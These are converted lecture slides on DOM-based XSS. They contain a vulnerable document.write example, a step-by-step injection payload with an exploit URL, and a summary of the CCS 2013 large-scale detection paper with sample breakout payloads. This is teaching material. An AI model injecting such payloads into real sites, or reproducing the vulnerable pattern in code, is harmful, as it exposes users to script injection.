Scenario



# DOM-based XSS Attacks – Scenario




# DOM-based XSS Attacks – Scenario





# Reflected XSS Attacks – Scenario



# DOM-based XSS Attacks Example

```
var hash = location.hash;

document.write("<div><iframe src='https://ad.com/iframe.html?hash='
+ hash + '>></iframe></div>");
```

- Exploit payload:
  - Close opening iframe tag: `'>`
  - Close iframe: `</iframe>`
  - Add payload: `<script>alert(1)</script>`

# DOM-based XSS Attacks Example

```
var hash = location.hash;  
  
document.write("<div><iframe src='https://ad.com/iframe.html?hash='  
+ hash + '>></iframe></div>");
```

- Exploit payload:
  - Close opening iframe tag: ' >
  - Close iframe: </iframe>
  - Add payload: <script>alert(1)</script>
- Visit URL
  - [http://example.org/#'>></iframe><script>alert\(1\)</script>](http://example.org/#'>></iframe><script>alert(1)</script>)

Page:

```
<div><iframe src='https://ad.com/iframe.html?hash='  
alert(1)</script>'>></iframe></div>
```

# 25 million flows later, *CCS* '2013

69

- Proposed a fully automated DOM-based XSS detector

25 Million Flows Later - Large-scale Detection of DOM-based XSS

CCS 2013

Daeun Lee (20235224)

## 25 Million Flows Later - Large-scale Detection of DOM-based XSS

Sebastian Lekies  
SAP AG  
sebastian.lekies@sap.com

Ben Stock  
FAU Erlangen-Nuremberg  
ben.stock@cs.fau.de

Martin Johns  
SAP AG  
martin.johns@sap.com

### Abstract

In recent years, the Web witnessed a move towards sophisticated client-side functionality. This shift caused a significant increase in complexity of deployed JavaScript code and thus, a proportional growth in potential client-side vulnerabilities, with DOM-based Cross-site Scripting being a high impact representative of such security issues. In this paper, we present a fully automated system to detect and validate DOM-based XSS vulnerabilities.

bilities of client-side JavaScript are continuously increasing, due to the steady stream of new “HTML5” APIs being added to the Web browsers.

In parallel to this ever growing complexity of the Web’s client side, one can observe an increasing number of security problems that manifest themselves only on the client [26, 11, 17]. One of these purely client-side security problems is *DOM-based XSS* [16], a vulnerability class subsuming all Cross-site Scripting problems that are caused by insecure

# 25 million flows later, *CCS '2013*

70


- Among Alex top 5,000, found 6,167 unique vulnerabilities over 480 domains
  - 9.6% sites of all scanned sites have one DOM-XSS vulnerability
- Detection method: dynamic taint analysis
  - Sources: `location.href`, `document.referrer`, `window.name`
  - Sink: `document.write`, `innerHTML`, `eval`
  - Is there any tainted information flow from a source to a sink?

- Performed penetration test to remove false positives

```
exploit := breakOutSequence payload escapeSequence
```


- `asfdas'); alert (' XSS ');//`
- `"></a><script>alert ('XSS')</script><textarea>`

# Recap: Same Origin Policy




# PostMessage

- Purpose: a “hole” for cross-origin communication



# PostMessage

